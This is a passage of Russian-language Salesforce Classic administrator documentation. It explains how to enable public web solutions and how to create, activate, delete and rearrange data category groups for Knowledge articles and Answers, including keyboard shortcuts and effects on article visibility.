Вкладка «Решения» позволяет сотрудникам службы поддержки создавать решения, которые могут оказаться полезными для пользователей других организаций. Чтобы добавить поле и кнопку поиска решений на собственный веб-сайт, сообщите администратору веб-сайта код HTML, предоставленный компанией Salesforce. Данная функция называется «Общедоступные решения».

Общедоступные решения позволяют клиентам самостоятельно находить ответы на типичные вопросы. Все решения, для которых выбрано значение «Проверено» в поле «Статус» и установлен флажок «Отображается в общедоступной базе знаний», доступны в качестве общедоступных решений, включая любые вложения.

В отличие от портала самообслуживания и клиентского портала Salesforce, общедоступные решения могут использоваться без входа в систему; пользователям доступен только поиск решений, но не отправка обращений. Дополнительную информацию о портале самообслуживания и клиентском портале см. в разделах «Настройка портала самообслуживания» на странице 2971 и «Настройка клиентского портала» на странице 2905.

Прим.:

- Поле и кнопка поиска отображаются во фрейме, поэтому доступны только в том случае, если веб-сайт поддерживает использование фреймов.
- Предложенные решения не отображают статьи Salesforce Knowledge.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения веб-доступа к решениям:

- «Настройка приложения»

Для включения веб-доступа к решениям:

1. Введите строку *«Общедоступные решения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Общедоступные решения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Общедоступные решения включены».
4. Чтобы разрешить клиентам просмотр решений по категориям, установите флажок «Включить просмотр решения». Категории общедоступных решений не могут быть переведены на другие языки.

   Если в организации включена поддержка многоязычных решений, можете добавить раскрывающийся список «Язык», позволяющий клиентам выбирать язык для поиска решений. Дополнительную информацию см. в разделе «Настройка параметров решений» на странице 3610.
5. Если в организации включена функция просмотра категорий решений, заполните поле «Категория верхнего уровня». Клиенты могут просматривать все решения в данной категории и ее подкатегориях, если установлен флажок «Отображается в общедоступной базе знаний».

   Чтобы пользователи могли просматривать все решения во всех категориях, которые отображаются как общедоступные решения, оставьте поле «Категория верхнего уровня» незаполненным.
6. Чтобы изменить внешний вид фрейма на веб-сайте, воспользуйтесь полями «Максимальная ширина страницы» и «Максимальная высота страницы».

7. Введите URL-адрес страницы CSS в поле «URL-адрес таблицы стилей». Файл CSS может не существовать. Загрузите образец файла или воспользуйтесь собственным файлом.
8. Чтобы изменить термин или фразу, используемую во фрейме для описания решений, воспользуйтесь полями «Альтернативный термин». Введите термин в единственном и множественном числе.
9. Нажмите кнопку **«Сохранить»**.
10. Чтобы воспользоваться таблицей стилей Salesforce, нажмите кнопку **«Загрузить образец файла CSS»**.
11. Нажмите кнопку **«Создать HTML»**.
12. Скопируйте созданный HTML-код и нажмите кнопку **«Готово»**.
13. Чтобы добавить HTML-код (и загруженный файл CSS) на веб-сайт, отправьте эти сведения администратору веб-сайта.
    - Добавьте HTML-код на веб-страницу.
    - Настройте загруженную таблицу стилей.
    - Разместите таблицу стилей в общедоступной области веб-сервера.

Настройка категорий для статей, ответов и идей

Категории данных используются в Salesforce для организации и контроля доступа к группам информации. Категории данных используются в базе знаний Salesforce Knowledge, идеях, ответах и приложении Chatter Answers.

Категории данных в Salesforce.com

Категории данных используются в Salesforce Knowledge (статьи и переводы статей) компонентами «Идеи», «Ответы» и «Chatter Answers», благодаря чему можно классифицировать и находить нужные статьи, вопросы или идеи. Кроме того, категории данных можно использовать для контроля доступа к конкретным наборам статей, вопросов и идей.

Доступность категорий данных

Доступность категорий данных задается ролями, наборами полномочий или профилями. Доступность категорий данных определяет отдельные категории данных, а также категоризированные статьи и вопросы, доступные пользователям.

Категории данных в Salesforce.com

Категории данных используются в Salesforce Knowledge (статьи и переводы статей) компонентами «Идеи», «Ответы» и «Chatter Answers», благодаря чему можно классифицировать и находить нужные статьи, вопросы или идеи. Кроме того, категории данных можно использовать для контроля доступа к конкретным наборам статей, вопросов и идей.

Компонент Salesforce Knowledge использует категории данных для классификации статей и упрощения их поиска. Например, для классификации статей по регионам продаж и продуктам можно создать две группы категорий: «Регионы продаж» и «Продукты». Группа категорий «Регионы продаж» может состоять из географической иерархии, где категория «Все регионы продаж» будет расположена на самом верхнем уровне, а категории «Северная Америка», «Европа» и «Азия» — на втором. В группе «Продукты» категория «Все продукты» может быть на самом высоком уровне, а категории «Телефоны», «Компьютеры» и «Принтеры» — на втором.

Ограничения категорий данных	Описание	
Максимальное количество групп категорий данных и активных групп категорий данных:	5 групп категорий с 3 одновременно активными;	5 групп категорий с 3 одновременно активными;
Максимальное количество категорий на группу категорий данных:	100 категорий в группе категорий данных;	100 категорий в группе категорий данных;
Максимальное количество уровней в иерархии групп категорий данных:	5 уровней в иерархии групп категорий данных;	5 уровней в иерархии групп категорий данных;
Максимальное количество категорий данных в группе категорий данных, которая назначена статье:	8 категорий данных в группе категорий данных, которая назначена статье;	8 категорий данных в группе категорий данных, которая назначена статье;

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Категории данных, назначаемые вопросам в зоне ответов, также позволяют ускорить поиск нужных вопросов. Каждая зона ответов поддерживает одну группу категорий. Например, компания-производитель компьютеров может создать группу категорий «Продукты», которая может содержать четыре одноуровневые категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить каждому вопросу на вкладке «Ответы» одну из четырех категорий, а затем использовать данные категории для быстрого просмотра ответов.

Пример:

Логическая классификация статей

Администраторы базы знаний могут систематизировать статьи базы знаний в виде логической иерархии, а также назначать статьям нужные атрибуты.

Удобный доступ к вопросам

Администраторы зоны ответов могут определять категории данных, доступные на вкладке «Ответы». Участники зоны могут назначать вопросам нужные категории, которые позволяют упростить процесс поиска вопросов и ответов для остальных участников.

Контроль за доступностью статей и вопросов

Администраторы базы знаний или сообщества ответов могут контролировать доступность статей или вопросов путем соотнесения ролей, наборов полномочий или профилей с категориями групп категорий. Доступ к категоризированной статье или вопросу предоставляется соответствующим пользователям автоматически.

Фильтрация статей

Агенты службы поддержки могут быстро находить категоризированные статьи путем фильтрации базы знаний организации. Чтобы гарантировать отображение всех соответствующих статей, рекомендуем использовать фильтрацию по категории, которая также охватывает все одноуровневые категории, расположенные в иерархии категорий выше или ниже данной категории. Например, иерархия категорий для продуктов содержит уровни «Все продукты» > «Компьютеры» > «Портативные компьютеры» > «Игровые портативные компьютеры». Чтобы помочь клиенту выбрать оптимальный портативный компьютер, выполните фильтрацию по категории «Портативные компьютеры», в результате которой отображаются статьи, назначенные категории «Портативные компьютеры», а также статьи, назначенные категории «Компьютеры», «Все продукты» или «Игровые портативные компьютеры». Кроме того, фильтрация возвращает полезные связанные статьи (например, бесплатная доставка всех продуктов или модернизация игровых портативных компьютеров). (Во избежание недопустимых результатов, фильтрация категорий не возвращает нелинейные родственные категории, включая одноуровневые. Таким образом, статьи, назначенные категории «Настольные компьютеры», которая расположена на одном уровне с категорией «Портативные компьютеры», не отображаются.)

Навигация по статьям и вопросам

Конечные пользователи могут перемещаться по категориям на вкладках «Статьи» и «Ответы» для поиска сведений, необходимых для решения проблем.

Управление группами категорий для статей и вопросов


Если организация использует Salesforce Knowledge и сообщество ответов, то пользователи могут создавать отдельные группы категорий или использовать одну группу категорий для вопросов и ответов.

Категории данных в статьях

Группа категорий — это контейнер для набора категорий. В Salesforce Knowledge группа категорий соответствует имени раскрывающегося меню категорий. Например, если вы используете страницу «Категории данных» в меню «Настройка» (введите *«Категория данных»* в поле «Быстрый поиск», затем выберите **«Настройка категории данных»**), чтобы создать и активировать группу категорий с именем «Продукты», меню «Продукты» отображается на вкладке «Управление статьями», странице редактирования статьи, вкладке «Статьи» во всех каналах, и в общедоступной базе знаний.


На рисунке ниже представлена статья «Сделки по портативным компьютерам», предназначенная для администратора базы знаний. Используя страницу редактирования статьи, администратор классифицирует статью по категориям «Портативные компьютеры» (из группы категорий «Продукты») и «США» (из группы категорий «География»).

Статья «Сделки по портативным компьютерам» на вкладке «Управление статьями»



На рисунке ниже представлена статья «Сделки по портативным компьютерам», опубликованная на вкладке «Статьи» для просмотра агентами. Используя раскрывающиеся меню «Продукты» и «География», агент выбирает категории «Портативные компьютеры» и «США» для извлечения соответствующей статьи.

Статья «Сделки по портативным компьютерам» на вкладке «Статьи»




Добавление категорий в группу категорий инициирует создание иерархии, содержащей не более пяти уровней и 100 категорий. Каждая категория имеет одну родительскую категорию, а также несколько одноуровневых и дочерних категорий. Хорошо организованная иерархия категорий помогает пользователям быстро и легко находить нужные им статьи.

По умолчанию всем пользователям Salesforce Knowledge доступны все категории; при необходимости доступность категорий может быть ограничена ролью, набором полномочий или профилем.

Категории данных в зонах ответов

Зона ответов поддерживает одну группу категорий, поэтому каждому вопросу может быть назначена только одна категория. Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам. Категории группы отображаются на вкладке «Ответы» под именем зоны.

Отображение категорий на вкладке «Ответы»



По умолчанию всем участникам зоны доступны все категории; при необходимости доступность категорий может быть изменена.

Советы по внедрению категорий данных

Ниже перечислены рекомендации по планированию и внедрению категорий данных в организации.

- Пользователь может создать не более трех групп категорий, каждая из которых содержит не более пяти уровней иерархии. Каждая группа категорий может содержать не более 100 категорий.
- Если требуется использовать категории данных с ответами, то после создания группы категорий необходимо обязательно назначить ее в меню «Настройка». Для этого нужно ввести *«Назначения категорий данных»* в поле «Быстрый поиск», затем выбрать **«Назначения категорий данных»** в разделе «Ответы». Сообществу ответов может быть назначена только одна группа категорий. Salesforce Knowledge поддерживает использование нескольких групп категорий.
- Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам. Salesforce Knowledge поддерживает использование иерархии категорий данных.
- Группы категорий доступны пользователям только после активации. Группа категорий может быть активирована только после определения ее категорий и их параметров доступа, включая доступность.
- Статье может быть назначено не более восьми категорий одной группы.
- Некатегоризированная статья отображается только при выборе значения «Нет фильтра» в раскрывающемся меню категорий.
- Выбор категории при поиске статей или переводов автоматически инициирует добавление родительской и дочерних категорий, а также любых прародительских категорий вплоть до верхнего уровня. Одноуровневые категории не добавляются. Например, иерархия категорий содержит уровни «Все продукты», «Коммутаторы», «Оптические сети» и «Сетевое оборудование». Таким образом, выбор категории «Оптические сети» в раскрывающемся меню категорий возвращает статьи, назначенные любым четырем категориям. Однако, если категория «Коммутаторы» имеет одноуровневую категорию «Маршрутизаторы», то выбор категории

«Оптические сети» не возвращает статьи, назначенные категории «Маршрутизаторы». Параметры доступности категорий могут ограничить область поиска до конкретных статей.

- Ниже перечислены действия, выполняемые после выбора параметров доступности категорий.
  - Пользователи, которым не назначена доступность, могут просматривать только некатегоризированные статьи и вопросы, кроме случаев настройки стандартной доступности категорий.
  - При использовании ролевой доступности пользователи клиентского и партнерского порталов наследуют параметры доступности группы категорий, назначенные их менеджерам по умолчанию. Параметры доступности группы категорий могут быть изменены для каждой роли портала.
  - При наличии доступа только к одной категории группы раскрывающееся меню категорий для этой группы не отображается на вкладке «Статьи».
- Ниже перечислены последствия удаления категории.
  - Необратимое удаление категории. Удаленная категория не может быть восстановлена. Удаленная категория не перемещается в корзину.
  - Необратимое удаление дочерних категорий.
  - Удаление категории и ее дочерних элементов со вкладок «Ответы», «Управление статьями» и «Статьи» во всех каналах и общедоступной базе знаний компании в соответствующих случаях.
  - Удаление связей между категорией и статьями или вопросами. Статьи и вопросы могут быть переназначены другой категории.
  - Удаление ее соотнесения с доступностью. Статьи и ответы, связанные с удаленной категорией, становятся недоступными пользователям.
- Ниже перечислены последствия удаления группы категорий.
  - Перемещение группы категорий в раздел «Удаленные группы категорий», являющийся корзиной. Элементы данного раздела доступны для просмотра, но недоступны для редактирования. Группы категорий хранятся в корзине в течение 15 дней, по истечении которых содержимое корзины удаляется без возможности восстановления. В течение этих 15 дней пользователь может восстановить группу категорий или удалить ее безвозвратно.
  - Удаление всех категорий из данной группы.
  - Удаление всех связей между категориями группы и статьями или вопросами.
  - Удаление всех связей между категориями группы и доступностью.
  - Удаление раскрывающегося меню категорий со вкладки «Статьи» во всех каналах, вкладки «Управление статьями» и общедоступной базы знаний компании.
- Метки категорий и групп категорий могут быть переведены с помощью средства перевода.

Рекомендации по категориям данных

Ниже перечислены рекомендации по использованию категорий данных.

- Для быстрого управления категориями данных рекомендуем использовать клавиши быстрого доступа.
- Правила доступности группы категорий могут быть заданы после создания или обновления категорий.
- Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки «Сохранить».

Клавиши быстрого доступа для категорий данных

Используйте клавиши быстрого доступа для работы с категориями данных.

Создание и изменение групп категорий

Группы категорий используются компонентами Salesforce Knowledge (статьи), ответы (вопросы) или идеи. Во всех случаях группы категорий являются контейнерами для отдельных категорий данных. Например, группа категорий «Контракты» может содержать категории «Фиксированная цена», «Покрытие расходов» и «Доставка без установленного срока».

Удаление и восстановление групп категорий

Удаление группы категорий может инициировать удаление всех ее категорий и связей между категориями и статьями или вопросами. Прежде чем удалить группы категорий, просмотрите данный раздел.

Добавление категорий данных в группы категорий

После создания групп категорий предоставляется возможность добавления категорий данных, благодаря чему агенты смогут классифицировать и находить нужные статьи, вопросы или идеи.

Изменение и размещение категорий данных

Изменение и размещение категорий данных может инициировать увеличение времени обработки, изменение доступности и классификации статей, а также другие важные последствия. Прежде чем изменить категории, просмотрите данный раздел.

Удаление категории данных

Удаление категорий данных может инициировать увеличение времени обработки, изменение доступности и классификации статей и вопросов, а также другие важные последствия. Прежде чем удалить категории, просмотрите данный раздел.

Клавиши быстрого доступа для категорий данных

Используйте клавиши быстрого доступа для работы с категориями данных.

Задача	Действие	Клавиша быстрого доступа
Добавление категории	Добавление одноуровневой категории.	ENTER
	Добавление дочерней категории.	ENTER + TAB
	Закрытие поля «Добавить категорию».	ESC
	Сохранение изменений в поле «Добавить категорию».	ENTER
Изменение категории	Открытие поля «Редактировать категорию» для выбранной категории.	ПРОБЕЛ
	Закрытие поля «Редактировать категорию».	ESC
	Сохранение изменений в поле «Редактировать категорию».	ENTER

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Задача	Действие	Клавиша быстрого доступа
Повышение или понижение уровня категории	Понижение категории на один уровень (преобразование в дочернюю категорию).	TAB
	Повышение категории на один уровень (преобразование в одноуровневую категорию).	SHIFT + TAB
Удаление категории	Удаление выбранной категории и дочерних категорий.	DELETE
Перемещение по иерархии категорий	Приближение иерархии категорий.	СТРЕЛКА «ВВЕРХ»
	Отдаление иерархии категорий.	СТРЕЛКА «ВНИЗ»
	Сворачивание дочерних категорий в родительской категории.	СТРЕЛКА «ВЛЕВО»
	Разворачивание дочерних категорий в родительской категории.	СТРЕЛКА «ВПРАВО»
Отмена или повтор действия	Отмена последнего действия.	CTRL + Z
	Повтор последнего действия.	CTRL + Y
Сохранение изменений	Сохранение последних изменений в иерархии категорий.	CTRL + S

Создание и изменение групп категорий

Группы категорий используются компонентами Salesforce Knowledge (статьи), ответы (вопросы) или идеи. Во всех случаях группы категорий являются контейнерами для отдельных категорий данных. Например, группа категорий «Контракты» может содержать категории «Фиксированная цена», «Покрытие расходов» и «Доставка без установленного срока».

1. Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт **«Настройка категорий данных»**.
2. Чтобы создать группу категорий, нажмите кнопку **«Создать»** в разделе «Группы категорий».

   По умолчанию пользователь может создать не более пяти групп категорий и трех активных групп категорий. Чтобы изменить текущую группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок **«Редактировать группу категорий»** ( ).
3. Укажите Имя группы длиной до 80 символов. Данное имя отображается в качестве заголовка раскрывающегося меню категорий на вкладках «Управление статьями» и «Статьи», а также в общедоступной базе знаний (при ее наличии). Поле «Имя группы» не отображается на вкладке «Ответы».
4. Можно изменить параметр «Уникальное имя группы» (уникальное имя, используемое для идентификации группы категорий в SOAP API).
5. При необходимости введите описание группы категорий.
6. Нажмите кнопку **«Сохранить»**.

   Уведомление о завершении процесса сохранения будет отправлено по эл. почте.

Активация групп категорий

По умолчанию группа категорий добавляется как неактивная и отображается только на страницах административной настройки для категорий данных, ролей, наборов полномочий и профилей. Чтобы настроить иерархию категорий и назначить доступность, рекомендуем использовать неактивные группы категорий. Группа категорий отображается в Salesforce Knowledge или сообществе ответов только после ее активации пользователем. Кроме того, вкладка «Ответы» отображает категории только после назначения группы категорий зоне.

Чтобы активировать группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок «Активировать группу категорий» ( ).

Теперь категории могут быть добавлены в группу категорий. При создании группы категорий система Salesforce автоматически создает категорию верхнего уровня «Все». Чтобы переименовать категорию, дважды щелкните значение «Все».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Удаление и восстановление групп категорий

Удаление группы категорий может инициировать удаление всех ее категорий и связей между категориями и статьями или вопросами. Прежде чем удалить группы категорий, просмотрите данный раздел.

1. Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт **«Настройка категорий данных»**.
2. Наведите указатель мыши на имя группы категорий.
3. Щелкните значок «Удалить группу категорий» ( ).
4. Установите флажок в диалоговом окне подтверждения и нажмите кнопку **«ОК»**.

   Группа категорий данных удалена. Перейдите к шагу 5 при необходимости восстановления группы категорий данных.
5. Наведите указатель мыши на имя группы категорий в разделе «Удаленные группы категорий».
6. Щелкните значок «Восстановить группу категорий» ( ).

   Группа категорий перемещается в раздел «Группы категорий» как неактивная. Восстановление группы категорий инициирует восстановление ее связей со статьями, вопросами и доступностью.

Пример: Ниже перечислены последствия удаления группы категорий.

- Перемещение группы категорий в раздел «Удаленные группы категорий», являющийся корзиной. Элементы данного раздела доступны для просмотра, но недоступны для редактирования. Группы категорий хранятся в корзине в течение 15 дней, по истечении которых содержимое корзины удаляется без возможности восстановления. В течение этих 15 дней пользователь может восстановить группу категорий или удалить ее безвозвратно.
- Удаление всех категорий из данной группы.
- Удаление всех связей между категориями группы и статьями или вопросами.
- Удаление всех связей между категориями группы и доступностью.
- Удаление раскрывающегося меню категорий со вкладки «Статьи» во всех каналах, вкладки «Управление статьями» и общедоступной базы знаний компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Добавление категорий данных в группы категорий

После создания групп категорий предоставляется возможность добавления категорий данных, благодаря чему агенты смогут классифицировать и находить нужные статьи, вопросы или идеи.

Администраторы могут создавать категории данных для статей знаний, вопросов или идей Salesforce Knowledge, благодаря которым можно классифицировать и находить нужные статьи, вопросы или идеи. Кроме того, категории данных позволяют контролировать доступ к статьям, вопросам и идеям.

По умолчанию группа категорий данных может содержать не более 100 категорий, а иерархия групп категорий данных может включать не более 5 уровней. Чтобы создать дополнительные категории или уровни иерархии, обратитесь в компанию Salesforce.

Прим.: Вкладка «Ответы» отображает только категории данных первого уровня. Поэтому при создании категорий данных для портала или сообщества ответов рекомендуем убедиться, что нужные категории используют одноуровневую, а не родительскую/дочернюю взаимосвязь.

1. Введите строку *«Категории данных»* в поле «Быстрый поиск» и выберите пункт **«Настройка категорий данных»**.
2. Щелкните имя группы категорий.
3. Выберите категорию, расположенную на один уровень выше (родительская категория) или на том же уровне (одноуровневая категория).
4. Нажмите кнопку **«Действия»** и выберите нужное действие: **«Добавить дочернюю категорию»** или **«Добавить одноуровневую категорию»**.
5. Введите имя категории, длина которого не может превышать 40 символов.

   При наличии такой возможности система Salesforce автоматически использует имя, введенное в системное поле «Уникальное имя категории», являющееся обязательным для SOAP API.
6. Нажмите кнопку **«Добавить»**. При необходимости нажмите клавишу Enter.
7. Нажмите кнопку «Сохранить».

   Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки «Сохранить».

Совет: По умолчанию все пользователи Salesforce Knowledge и участники зоны могут просматривать все категории, добавленные в активную группу категорий. Чтобы разрешить пользователям просмотр только определенных статей и вопросов, рекомендуем ограничить доступность настроенных категорий данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Изменение и размещение категорий данных

Изменение и размещение категорий данных может инициировать увеличение времени обработки, изменение доступности и классификации статей, а также другие важные последствия. Прежде чем изменить категории, просмотрите данный раздел.

Важное замечание: Рекомендуем изменять иерархию категорий только в периоды низкой активности пользователей. Процесс сохранения, допускающий выполнение сложных и объемных вычислений, может занять слишком много времени. При поиске статей или вопросов, либо при использовании раскрывающихся списков категорий, могут возникать проблемы.

1. Введите строку *«Категории данных»* в поле «Быстрый поиск» и выберите пункт **«Настройка категорий данных»**.
2. Выберите имя группы категорий.
3. Чтобы просмотреть всю иерархию категорий, щелкните ссылку **«Развернуть все»**. Чтобы просмотреть только категории верхнего уровня, щелкните ссылку **«Свернуть все»**.
4. Для редактирования имени категории или ее уникального API-имени дважды щелкните нужную категорию.
5. Чтобы изменить расположение категории в иерархии, воспользуйтесь функцией редактирования с помощью перетаскивания. Недопустимое расположение обозначается красным значком, допустимое — зеленым.
   - Чтобы разместить категорию в качестве дочерней, перетащите нужную категорию в верхнюю часть целевой категории. Например, чтобы разместить категорию «США» под категорией «Северная Америка», перетащите категорию «США» в верхнюю часть категории «Северная Америка». Перенесенная категория отображается под другими дочерними категориями данного уровня.
   - Чтобы разместить категорию в качестве одноуровневой, перетащите нужную категорию на границу другой категории. Например, чтобы разместить категорию «США» между категориями «Канада» и «Мексика», перетащите категорию «США» на границу между категориями «Канада» и «Мексика».
6. Чтобы изменить порядок отображения дочерних категорий в алфавитном порядке, наведите указатель мыши на имя нужной категории и выберите пункт *«Упорядочить дочерние категории по алфавиту»* в раскрывающемся списке «Действия». Данное действие применяется только к дочерним категориям первого уровня.
7. Чтобы отменить последние действия, нажмите кнопку **«Отменить»**. Чтобы повторить выполненные действия, нажмите кнопку **«Повторить»**.
8. Нажмите кнопку **«Сохранить»**. Уведомление о завершении процесса сохранения будет отправлено по эл. почте.

   Ниже перечислены компоненты, пересчитываемые при сохранении.
   - Содержимое раскрывающегося меню категорий.
   - Статьи и вопросы, доступные всем пользователям.
   - Статьи и вопросы, связанные с категориями.

   Прим.: Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки «Сохранить».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:
- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:
- «Управление категориями данных»


Пример:

Как изменение иерархии влияет на доступность статей?

Изменение иерархии категории потенциально изменяет видимость статьей для пользователей. Например, на представленном ниже рисунке категория «КПК» перемещается из исходной родительской категории «Компьютеры» в новую родительскую категорию «Бытовая электроника».

Прим.: Когда категория перемещается в новую родительскую категорию, пользователи, у которых нет доступа к новой родительской категории, утрачивают доступность перемещенной категории.

Перемещение категории «КПК»



Чтобы понять, как это изменение влияет на то, какие пользователи могут просматривать статьи, назначенные категории «КПК», см. следующую таблицу.

Случаи соответствия моей роли, набора полномочий или профиля	Могу ли я видеть статьи «КПК» в старом расположении в категории «Компьютеры»?	Могу ли я видеть статьи «КПК» в новом расположении в категории «Бытовая электроника»?	Почему?
Все продукты	Да	Да	Когда ваша роль, набор полномочий или профиль соответствует категории верхнего уровня «Все продукты», вы можете видеть все элементы в иерархии категории.
Компьютеры	Да	Нет	У вас нет доступа к ветви иерархии категорий, где теперь расположены «КПК».

Случаи соответствия моей роли, набора полномочий или профиля	Могу ли я видеть статьи «КПК» в старом расположении в категории «Компьютеры»?	Могу ли я видеть статьи «КПК» в новом расположении в категории «Бытовая электроника»?	Почему?
Бытовая электроника	Нет	Да	«КПК» перемещена в ветвь иерархии категории, к которой вам был предоставлен доступ.

Как изменение иерархии влияет на классификацию статей?

